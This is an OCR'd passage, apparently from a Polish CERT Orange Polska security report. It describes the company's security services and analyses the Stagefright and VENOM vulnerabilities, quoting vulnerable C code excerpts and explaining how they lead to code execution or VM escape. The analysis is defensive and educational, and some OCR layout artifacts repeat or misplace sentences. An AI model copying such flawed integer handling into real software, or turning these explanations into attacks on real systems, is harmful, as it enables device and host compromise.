
11. Ochrona Rodzicielska

CERT Orange Polska, którego jedną z funkcji jest dbanie o bezpieczeństwo w sieci internet, nie zapomina o dzieciach i ich rodzicach.

Nasza jednostka od lat ściśle współpracuje z Fundacją Orange oraz organizacjami pozarządowymi. Efektem tej współpracy jest szereg materiałów edukacyjnych umieszczanych na przykład na blog.orange.pl czy też filmów wideo wykorzystywanych m.in. przez nauczycieli gimnazjalnych. Oprócz prowadzenia działalności edukacyjnej udostępniamy także nowoczesne rozwiązania technologiczne pozwalające chronić naszych klientów przed zagrożeniami. Przykładem jest obecny na rynku od 2014 roku Bezpieczny Starter.

Bezpieczny Starter – to rozwiązanie innowacyjne na skalę światową. Filtruje ono strony niebezpieczne dla dzieci i młodzieży i blokuje dostęp do takich kategorii, jak seks, pornografia, treści brutalne i obrzydliwe, narkotyki czy złośliwe oprogramowanie. Kluczem jest fakt, iż całe filtrowanie odbywa się na poziomie sieci operatora. Nie ma konieczności instalowania oprogramowania na urządzeniach klientów, co pozwala na uniezależnienie od systemu operacyjnego czy platformy sprzętowej. Nie wpływa ono również na wydajność chronionego urządzenia, a także – czy może przede wszystkim – nie pozwala na odinstalowanie kontroli rodzicielskiej z urządzenia dziecka.

Aby skorzystać z ochrony, wystarczy kupić odpowiednio oznaczony starter prepaid i włożyć go do urządzenia. Dla Orange Polska bezpieczeństwo dzieci w sieci jest kluczowe – usługa kontroli rodzicielskiej w ramach Bezpiecznego Startera jest bezpłatna.



Nie znamy dnia, godziny ani napastnika, dlatego warto przetestować skuteczność zabezpieczeń naszej sieci, by uzyskać wiarygodną informację, jaki poziom ataku spowoduje niedostępność zasobów.

12. Profesjonalne usługi bezpieczeństwa Orange Polska

12.1. DDoS Protection

Monitorowanie w trybie 24/7/365 ruchu sieciowego klienta pod kątem ataku DDoS, tj. anomalii mogących skutkować wysyceniem łącza i w efekcie utratą ciągłości procesów biznesowych. W przypadku faktycznego ataku następuje eliminacja podejrzanych pakietów, a do klienta trafia jedynie prawidłowy ruch sieciowy. Usługa pozwala również na ograniczanie skutków nowo występujących ataków DDoS dzięki filtrowaniu ruchu klienta za pomocą „black" i „white" list oraz korzystaniu z filtrów tworzonych w oparciu o bazy GeoIP.

Poprzez ataki DDoS rozumiane są w szczególności następujące zagrożenia:

- ataki na pasmo potrzebne do świadczenia usługi, np. zalanie datagramami ICMP/UDP,
- ataki na wyczerpanie zasobów systemu świadczącego usługę, np. zalanie pakietami z flagą TCP SYN,
- ataki na konkretną aplikację wykorzystywaną do świadczenia usługi, np. ataki z wykorzystaniem protokołu HTTP (duża ilość sesji imitujących sesje przeglądarki użytkownika), DNS czy protokołów aplikacji VoIP).

12.2. SOC as a Service

Monitorowanie w trybie 24/7/365 przez SOC Orange Polska kluczowych, wskazanych przez klienta systemów biznesowych. Systemy monitorowane są pod kątem zdarzeń noszących znamiona incydentu bezpieczeństwa w zakresie ustalonym w umowie z klientem. Usługa obejmuje:

- instalację rozwiązania Security Incident and Event Monitoring (SIEM) w infrastrukturze klienta,
- integrację źródeł logów, korelację zdarzeń,
- monitorowanie zdarzeń w systemach klienta,
- notyfikację o naruszeniach bezpieczeństwa w trybie określonym w SLA,
- dostęp do portalu i procedur obsługi incydentów,
- dostępność analityków i ekspertów w trybie określonym w SLA,
- raportowanie, administrację i utrzymanie systemu.

12.3. Testy penetracyjne

Przeprowadzenie kontrolowanego ataku na system teleinformatyczny klienta w celu praktycznej oceny bieżącego stanu bezpieczeństwa systemu, a w szczególności obecności znanych podatności i odporności na próby przełamania zabezpieczeń. Analiza przeprowadzana z perspektywy potencjalnego włamywacza może zawierać aktywne wykorzystywanie podatności (np. poprzez użycie exploitów). W przeciwieństwie do usług audytu bezpieczeństwa testy penetracyjne nie muszą odbywać się według sformalizowanej metodologii, której zbudowanie byłoby trudne ze względu na szybko zmieniający się stan wiedzy (np. nowe exploity). Metodyka badania jest oparta na doświadczeniu Orange Polska. Nasi testerzy posiadają certyfikaty potwierdzające ich kompetencje i etykę: CISSP (Certified Information Systems Security Professional), CEH (Certified Ethical Hacker). Testy penetracyjne wykonywane przez Orange Polska dają klientowi obiektywną i niezależną ocenę rzeczywistego poziomu bezpieczeństwa jego systemów. W ofercie znajdują się testy blackbox infrastruktury oraz aplikacji internetowych.

12.4. Audyt oraz automatyzacja procesu zarządzania bezpieczeństwem sieciowym

W usłudze zawarte są:

- efektywne usystematyzowanie wiedzy dotyczącej systemu firewalli u klienta (audyt konfiguracji polityk ochrony),
- optymalizacja konfiguracji (optymalizacja wydajności, wykluczenia reguł niedozwolonych, pokrywających się oraz niezgodnych z wewnętrznymi politykami bezpieczeństwa, zaleceniami wynikającymi z norm, którym podlega organizacja itd.),
- efektywna kontrola ochrony poprzez monitorowanie zmian bieżących i regularne audyty polityk.

Elementem usługi może być Zarządzanie Zmianą w zakresie reguł firewalli. Na życzenie klienta usługa może zostać ograniczona wyłącznie do audytu urządzeń bezpieczeństwa sieciowego.

Po uruchomieniu usługi na serwerze z dostępem do infrastruktury klienta możliwe są audyt reguł, a także monitorowanie w czasie rzeczywistym zmian w politykach firewalli z możliwością natychmiastowej notyfikacji o zmianach, dokładna analiza i czyszczenie reguł oraz raportowanie o niezgodnościach. Rozwiązanie pozwala na analizę urządzeń wszystkich liczących się na rynku producentów urządzeń firewall.

12.5. Antymalware

Wieloprotokołowa analiza ruchu sieciowego w czasie rzeczywistym, obejmująca zachowanie podejrzanego kodu oraz generowanych połączeń callback. Przychodzące ataki są wykrywane z wykorzystaniem różnych technik detekcji powiązanych ze szczegółową analizą ataku. Podejrzane przepływy sieciowe są odtwarzane w maszynach wirtualnych, przeprowadzających zaawansowane analizy zachowania malware w środowisku symulującym realne stacje robocze. Proces opiera się na analizie zachowań kodu, na zasadzie bezsygnaturowej, co pozwala objąć niesklasyfikowany wcześniej malware oraz kod wykorzystujący zaawansowane mechanizmy ukrywania działalności. Ze względu na naturę takich ataków nie ma znanych wcześniej informacji na ich temat, które mogłyby być użyte w procesach korelacji i określania reputacji.

Połączenia wychodzące analizowane są pod kątem nieautoryzowanych połączeń świadczących o obecności w sieci komputerów zainfekowanych przed wdrożeniem usługi poza siecią lub z wykorzystaniem niesieciowych wektorów ataku (np. infekcja poprzez pendrive USB).

12.6. Secure DNS

W przypadku gdy korzystamy z autorytatywnych serwerów DNS, są one również narażone na ataki DDoS. Wtedy rozwiązaniem jest usługa Secure DNS.

Oparta jest ona na rozprzestrzenionej po całym świecie sieci wydajnych, zabezpieczonych przed atakami DDoS serwerów DNS. W ramach usługi dostępnych jest 50 klastrów serwerów na pięciu kontynentach, umieszczonych w strategicznych miejscach internetu. Pozwalają one na obsługę nawet do 25 milionów zapytań na sekundę.

W przypadku ataku DDoS, którego celem jest infrastruktura DNS, może on zostać rozproszony po węzłach Secure DNS. Dzięki temu przeciążenie jednego lub kilku węzłów nie spowoduje problemów z widocznością domen klienta. Serwery korzystają z transmisji sieciowej Anycast, która w przypadku niedostępności infrastruktury umożliwia wysłanie danych do kolejnego najbliższego w sieci węzła.

Korzystanie z Secure DNS pozwala zarówno na usunięcie z infrastruktury klienta potencjalnych celów ataków, jak i umożliwia rezygnację z wydatków CAPEX i OPEX niezbędnych do utrzymania własnej dedykowanej infrastruktury.

12.7. Audyt kodu

Umożliwia eliminację już na etapie kodowania oprogramowania błędów mogących prowadzić do krytycznych luk bezpieczeństwa. Kod źródłowy jest skanowany przy użyciu profesjonalnego narzędzia wspierającego ponad 20 języków programowania, a następnie weryfikowany przez eksperta Orange.

Usługa obejmuje szerokie spektrum aplikacji – począwszy od binarnych, kompilowanych dla konkretnych OS, po aplikacje webowe. Kod jest analizowany pod kątem pomijania dobrych praktyk, wykorzystywania podatnych bibliotek czy też określonego środowiska do rozwoju oprogramowania. Wykryte podatności są klasyfikowane, a następnie umieszczane w szczegółowym raporcie zawierającym ocenę ich wpływu na poziom bezpieczeństwa aplikacji oraz wskazówki, w jaki sposób wyeliminować podatności.

Korzyści dla klienta to m.in.: eliminacja błędów programistycznych już na etapie tworzenia aplikacji, dostarczenie klientom bezpiecznego produktu, eliminacja znacznej części ryzyka wizerunkowego/finansowego/prawnego związanego z efektami potencjalnego ataku, bezpieczeństwo i spójność przetwarzanych danych, zwiększenie poziomu bezpieczeństwa organizacji (ograniczenie liczby podatnych systemów).

12.8. Testy wydajnościowe

Ataki rozproszonej odmowy dostępu (DDoS) to w ostatnich czasach najpopularniejsza „cyberbroń", która wskutek wysokiej podaży jest dostępna na czarnym rynku już nawet za kilkadziesiąt złotych. Nie znamy dnia, godziny ani napastnika, dlatego warto przetestować skuteczność zabezpieczeń naszej sieci, by uzyskać wiarygodną informację, jaki poziom ataku spowoduje niedostępność zasobów.

Testy odporności na wolumetryczne ataki DDoS polegają na wygenerowaniu testowego ataku na wskazane elementy infrastruktury klienta przy użyciu sprzętowego generatora ruchu według ustalonych scenariuszy przygotowanych przez wykwalifikowany zespół CERT Orange Polska.

Efektem jest dokładna informacja dotycząca zmian dostępności infrastruktury klienta podczas ataku. W przypadku testowania infrastruktury nieposiadającej zabezpieczeń DDoS (patrz usługa DDoS Protection) poszukujemy odpowiedzi na pytanie: „Do jakiego momentu moja infrastruktura jest odporna na atak DDoS?". Podsumowaniem testu jest raport końcowy zawierający opisy scenariuszy i wykresy z przeprowadzonego ataku, dane dotyczące reakcji infrastruktury na atak oraz rekomendacje CERT Orange Polska.

12.9. Skanowanie podatności

Systemy teleinformatyczne w firmie można w pewnym sensie porównać do domu – im większy, tym więcej okien, drzwi, lufcików – generalnie miejsc, przez które można wejść, jeśli zapomnimy o ich zamknięciu, tym więcej systemów czy aplikacji, które mogą się okazać podatne na atak, jeśli nie załatamy luk bezpieczeństwa albo – co gorsza – nie będziemy świadomi ich istnienia. Usługa jednorazowego lub cyklicznego skanowania podatności wybranych systemów teleinformatycznych pozwala na zdobycie realnej i aktualnej wiedzy na temat ich słabości, potencjalnych „niedomkniętych okien" – dróg wejścia do firmowej sieci. Dzięki tej wiedzy osoby decyzyjne mogą ocenić, jakie kroki należy podjąć, by skutecznie zabezpieczyć podatne systemy.

12.10. Analizy malware

Najgroźniejsze złośliwe oprogramowanie to takie, którego nie da się wykryć. Cyberprzestępcy odchodzą od techniki „wejść, ukraść, uciekać" na rzecz długo trwających ataków ATP (seria ataków) prowadzonych w ukryciu przez długi czas, skierowanych w konkretną ofiarę/firmę i mających na celu kradzież danych w trybie ciągłym. W ich wyniku cyberprzestępcy przez długi czas kopiują strategiczne dane firmy, które mogą później wykorzystać do kradzieży czy szantażu lub zaoferować konkurencji. Takie ataki można przeprowadzić przy użyciu malware'u, którego działania gros systemów nie rozpozna automatycznie. Takimi przypadkami zajmują się analitycy malware CERT Orange Polska. W sytuacji podejrzenia, iż plik generuje złośliwy ruch w sieci, analitycy uruchamiają go w szeregu ściśle kontrolowanych środowisk wirtualnych, dokładnie analizują jego zachowanie i zbierają informacje na temat wszystkich aktywności. W efekcie możliwe jest zablokowanie złośliwej aktywności wychodzącej z sieci klienta (np. komunikacji z botnetem).

W listopadzie 2015 roku podatnych było wciąż ok. 95 procent z ponad miliarda aktywnych urządzeń.

13. Załączniki – szczegółowe analizy

13.1. Załącznik 1. Podatność Stagefright

Stagefright to nazwa grupy podatności wykrytych w natywnych bibliotekach systemu Android, o których pierwsze informacje pojawiły się 27 czerwca 2015 roku i które pozwalają na przejęcie pełnej kontroli nad zaatakowanym urządzeniem. W listopadzie 2015 roku podatnych było wciąż ok. 95 procent z ponad miliarda aktywnych urządzeń. Co gorsza, przy domyślnych ustawieniach urządzenia exploit zadziała bez interakcji ze strony użytkownika!

Wystarczy jeden MMS wysłany przez napastnika, by za jego pomocą można uzyskać dostęp do danych znajdujących się na urządzeniu: wiadomości SMS i e-mail, zdjęć, nagrań, dokumentów, historii przeglądarki, danych lokalizacyjnych. Można także podsłuchiwać interakcje ze zdalnymi węzłami (serwisy transakcyjne, serwery aplikacji), modyfikować je i w efekcie np. kraść pieniądze z kont e-bankowych.

Opisywana podatność znajduje się w bibliotece libstagefright – komponencie systemu Android odpowiedzialnym za obsługę plików multimedialnych (używanym przez odtwarzacze muzyki czy przeglądarki zdjęć). Biblioteka libstagefright jest wyjątkowo popularna, więc prawdopodobieństwo, iż nie jest wykorzystywana w naszym urządzeniu, jest bardzo niskie.

Aby dobrze zrozumieć, gdzie dokładnie znajduje się omawiana podatność i z czego wynika jej dotkliwość, należy poznać zarys architektury aplikacji w systemie Android (rysunek 21.).


Większość aplikacji dla systemu Android jest napisanych w języku Java i wykonywanych na stworzonej przez Google maszynie wirtualnej Dalvik – każda aplikacja na swojej instancji. Intensywnie korzystają one z bibliotek działających wewnątrz maszyny Dalvik. To dobrze z punktu widzenia bezpieczeństwa, bowiem w przypadku wykorzystania błędu takiej aplikacji przestępca uzyska jedynie dostęp do danych w obrębie jej wirtualnej maszyny, tzn. w razie włamania do przeglądarki nie może uzyskać dostępu do wiadomości SMS i vice versa.

W niektórych przypadkach aplikacje Dalvik muszą jednak sięgnąć do bibliotek natywnych, wykonywanych bezpośrednio na procesorze smartfona, np. gdy istnieje potrzeba przeprowadzenia dużej liczby złożonych obliczeniowo operacji. Ponieważ maszyna Dalvik jest wolniejsza niż natywny procesor, twórcy Androida uwzględnili możliwość zlecania wykonania usług na zewnątrz wirtualnej maszyny za pośrednictwem specjalnego interfejsu – JNI (ang. Java Native Interface). W założeniach Android ma być systemem wysoce responsywnym. Nie jest więc wskazane, by użytkownik czekał np. na przeanalizowanie kodu HTML strony docelowej na maszynie Dalvik, dlatego wykorzystane są szybsze biblioteki natywne. Z punktu widzenia bezpieczeństwa to najbardziej wrażliwy moment działania aplikacji, bowiem jeśli biblioteka natywna zawiera podatności, w przypadku ich wykorzystania atakujący uzyska dostęp do systemu na poziomie procesora, z uprawnieniami procesu, w ramach którego działa biblioteka.

Biblioteka libstagefright działa w kontekście procesu mediaserver, z wyjątkowo wysokimi uprawnieniami: nieskrępowanym dostępem do sieci, kamery, urządzeń audio czy interfejsu Bluetooth. Duża liczba omawianych poniżej błędów, znanych pod zbiorczą nazwą StageFright, znajduje się właśnie w bibliotece libstagefright, głównie w kodzie obsługującym parsowanie danych formatu MPEG-4.

Nr	Tytuł
Zał. 1.	Podatność Stagefright
Zał. 2.	Podatności platform wirtualizacji
Zał. 3.	Podatność Flash Playera (CVE-2015-0310)
Zał. 4.	Luki CVE-2015-2426 i CVE-2015-2433 a.k.a. Hacking Team's ATMFD exploit
Zał. 5.	Włamania do podsystemów sterujących samochodami
Zał. 6.	Backdoor OnionDuke
Zał. 7.	Botnet Dyre
Zał. 8.	Trojan VBInject
Zał. 9.	Trojan Papras

Tabela 7. Wykaz załączników



Rysunek 21. Zarys architektury systemu Android

Rysunek 22. Uszkadzanie danych na stercie

Dobrym przykładem jest przepełnienie liczby stałoprzecinkowej (ang. Integer Overflow):

```
mTimeToSampleCount = U32_AT(&header[4]);
uint64_t allocSize = mTimeToSampleCount * 2 *
sizeof(uint32_t);
if (allocSize > SIZE_MAX) {
 return ERROR_OUT_OF_RANGE;
}
mTimeToSample = new uint32_t[mTimeToSampleCount * 2];
```

Przy mnożeniu dwóch liczb 32-bitowych (na listingu typ uint32_t) wynikiem – w miejsce oczekiwanej liczby 64-bitowej (typ uint64_t) – jest liczba 32-bitowa, mniejsza niż zakładana, w wyniku czego na stercie alokowane jest zbyt mało pamięci, do której kopiowana jest duża ilość danych.

Opisywany bufor alokowany jest na stercie, czyli strukturze danych służącej do zarządzania dużymi fragmentami pamięci. Jedną z cech sterty jest to, że dane użytkownika często oddzielone są metadanymi sterty. Takie metadane opisują rozkład zaalokowanych i wolnych fragmentów sterty i są potrzebne, by algorytm, przydzielający aplikacji pamięć, mógł posiadać informacje o przydzielonych oraz wolnych fragmentach. W sytuacji gdy dane zapisywane przez program wykraczają poza bufor, nadpisują one metadane sterty.

W efekcie następuje uszkodzenie metadanych sterty przechowywanych za danymi użytkownika (rysunek 22). Przygotowawszy odpowiednio dane wejściowe (np. zawartość filmu w wiadomości MMS), napastnik może uszkodzić stertę w taki sposób, by doprowadzić do wykonania własnego kodu i uzyskać dostęp do systemu smartfona na poziomie natywnym, z uprawnieniami procesu mediaserver. Pozwalają mu one np. na przyłączenie telefonu do botnetu bądź rozpoczęcie inwigilacji ofiary.

Dlaczego StageFright stanowi bardzo poważne zagrożenie?

- Ze względu na dużą liczbę wektorów ataku, m.in.:
  - złośliwy MMS,
  - przetwarzanie zawartości przeglądarką internetową,
  - odczytanie złośliwej treści w aplikacji e-mailowej,
  - przeglądanie zawartości z zewnętrznych źródeł, np. kluczy USB.
- Ponieważ wykorzystanie luki następuje w sposób niezauważony i z minimalną – jeśli w ogóle – interakcją użytkownika.
  - Proces mediaserver jest automatycznie restartowany, jeśli jego działanie zakończy się w wyniku błędu, dlatego nie jest łatwo zauważyć jego wystąpienie. Dodatkowo, w przypadku ataku przy użyciu złośliwego MMS-a, użytkownik nie musi uruchamiać żadnej aplikacji! Atakującemu wystarczy tylko znajomość numeru telefonu ofiary, po ataku usunie złośliwego MMS-a, zanim ofiara zorientuje się, że coś się stało.
- Trudności z dystrybucją poprawek związane z dużą fragmentacją systemu Android.
  - Na rynku jest obecnych wiele różnych wersji systemu Android, często znacznie różniących się między sobą.

Poprawki wprowadzone w głównej gałęzi kodu muszą więc zostać dopasowane do wszystkich wersji i gruntownie przetestowane przed udostępnieniem.

W infrastrukturze Orange od lat wdrożone jest rozwiązanie antywirusowe wykrywające i blokujące złośliwe i podejrzane MMS-y. Krótko po uzyskaniu informacji na temat luki StageFright wprowadzono do systemów sygnatury opisujące exploity, w efekcie nie zaobserwowano żadnego udanego ataku na lukę StageFright z wykorzystaniem kanału MMS.

CERT Orange Polska rekomenduje:

- Wyłącz automatyczne pobieranie MMS-ów.
  - W ustawieniach aplikacji SMS/Wiadomości przejdź do Więcej -> Ustawienia -> Więcej ustawień -> MMS i wyłącz opcję Autom. pobieranie.
- Nie pobieraj zawartości MMS-ów wysłanych za pomocą bramek MMS lub od nieznanych nadawców.
- Unikaj przeglądania za pomocą swojego smartfona niezaufanej zawartości.
- Nie otwieraj podejrzanie wyglądających linków i stron WWW.
- Unikaj przeglądania za pomocą swojego smartfona niezaufanej zawartości przesłanej za pośrednictwem e-maila.
- Nie odkładaj aktualizacji oprogramowania smartfona – zrób ją od razu, gdy uzyskasz odpowiednią informację z systemu.

13.2. Załącznik 2. Podatności platform wirtualizacji

Podatności systemów wirtualizacji to zagrożenie nietypowe (lecz nie tak groźne jak w przypadku podstawowych pakietów oprogramowania). Umożliwiają one zastosowanie nowego wektora ataku, który opisany zostanie poniżej. Przykładami tego typu podatności odkrytych w 2015 roku są:

- CVE-2015-3456 (znana również jako VENOM), podatność występująca w kodzie wykorzystywanym przez platformy QEMU, VirtualBox, KVM, Xen,
- podatności CVE-2015-2361 i CVE-2015-2362, które zawiera platforma Hyper-V,
- CVE-2015-3650 w platformie VMWare Player i VMWare Workstation.


W poniższym opisie skoncentrowano się na luce VENOM (oznaczenie CVE-2015-3456), która dotyczy pakietu oprogramowania do wirtualizacji QEMU. Błąd w kodzie odpowiedzialnym za kontroler wirtualnej stacji dyskietek (FDC, ang. Floppy Disk Controller) umożliwia zaatakowanie procesu QEMU przez odpowiednie przepełnienie bufora skutkujące przejęciem kontroli nad wykonywanym w kontekście tego procesu kodem. Zakończone sukcesem włamanie umożliwia opuszczenie wirtualnego środowiska przez atakującego i uzyskanie dostępu do systemu gospodarza.

Co to oznacza w praktyce? Bardzo poważne zagrożenie dla dostawców serwerów VPS, bowiem jeśli napastnik włamując się z poziomu zakupionego środowiska VPS, uzyska dostęp do systemu gospodarza, de facto może uzyskać również dostęp do danych wszystkich innych klientów posiadających VPS na tym serwerze. W praktyce może to oznaczać dostęp do dziesiątek, jeśli nie setek aplikacji i baz danych zawierających dane osobowe klientów i mechanizmów finalizacji transakcji. Efekty tego ataku mogą sięgać daleko poza dostawcę usługi VPS.

Popełniony przez programistów QEMU błąd jest nieco podobny do opisanego wcześniej StageFright, m.in. dlatego, że również polega na niewłaściwym posługiwaniu się liczbami całkowitymi.

Błąd występuje w funkcji fdctrl_write_data, która odpowiada za zapisywanie danych na wirtualnej dyskietce. W funkcji tej występuje zmienna pos typu int (liczba całkowita ze znakiem z zakresu od -2 147 483 648 do 2 147 483 647). Jej wartość jest pobierana z pola data_pos struktury FDCtrl reprezentującej kontroler dyskietki. Pole w tej strukturze jest natomiast typu uint32_t (czyli liczba całkowita bez znaku z zakresu 0 to 4 294 967 295). Poniżej opisywany wycinek kodu:

```
static void fdctrl_write_data(FDCtrl *fdctrl, uint32_t value) {
 FDrive *cur_drv;
 int pos;

[...]

 /* FIFO data write */
 pos = fdctrl->data_pos++;
 pos %= FD_SECTOR_LEN;
 fdctrl->fifo[pos] = value;
```



Rysunek 23. Eskalacja w platformie wirtualizacji

Przy wykonywaniu funkcji wartość bez znaku jest przypisywana do zmiennej ze znakiem, w efekcie, gdy pole data_pos przekroczy wartość 2 147 483 647, zostanie ona zinterpretowana jako ujemna (2 147 483 648 jako -2 147 483 648, 2 147 483 649 jako -2 147,483,647 itd.).

Po podzieleniu modulo 512 (taką wartość zazwyczaj ma stała FD_SECTOR_LEN) otrzymujemy wartość z zakresu od -511 do 0. W ostatniej linijce przedstawionego listingu następuje zapis do bufora, jeśli zmienna pos będzie miała wartość ujemną, zapis zostanie wykonany przed początkiem bufora. To błąd buffer underflow (w przeciwieństwie do buffer overflow, który polega na zapisie za końcem bufora). Jest szczególnie niebezpieczny, bowiem w wielu przypadkach pozwala ominąć część systemowych zabezpieczeń przed exploitami. Na rysunku 23. przedstawiono eskalację w platformie wirtualizacji.

CERT Orange Polska rekomenduje:

Jeśli korzystasz z jednej z podatnych platform, jak najszybciej zaktualizuj podatne oprogramowanie do odpornej wersji.

13.3. Załącznik 3. Podatność Flash Playera (CVE-2015-0310)

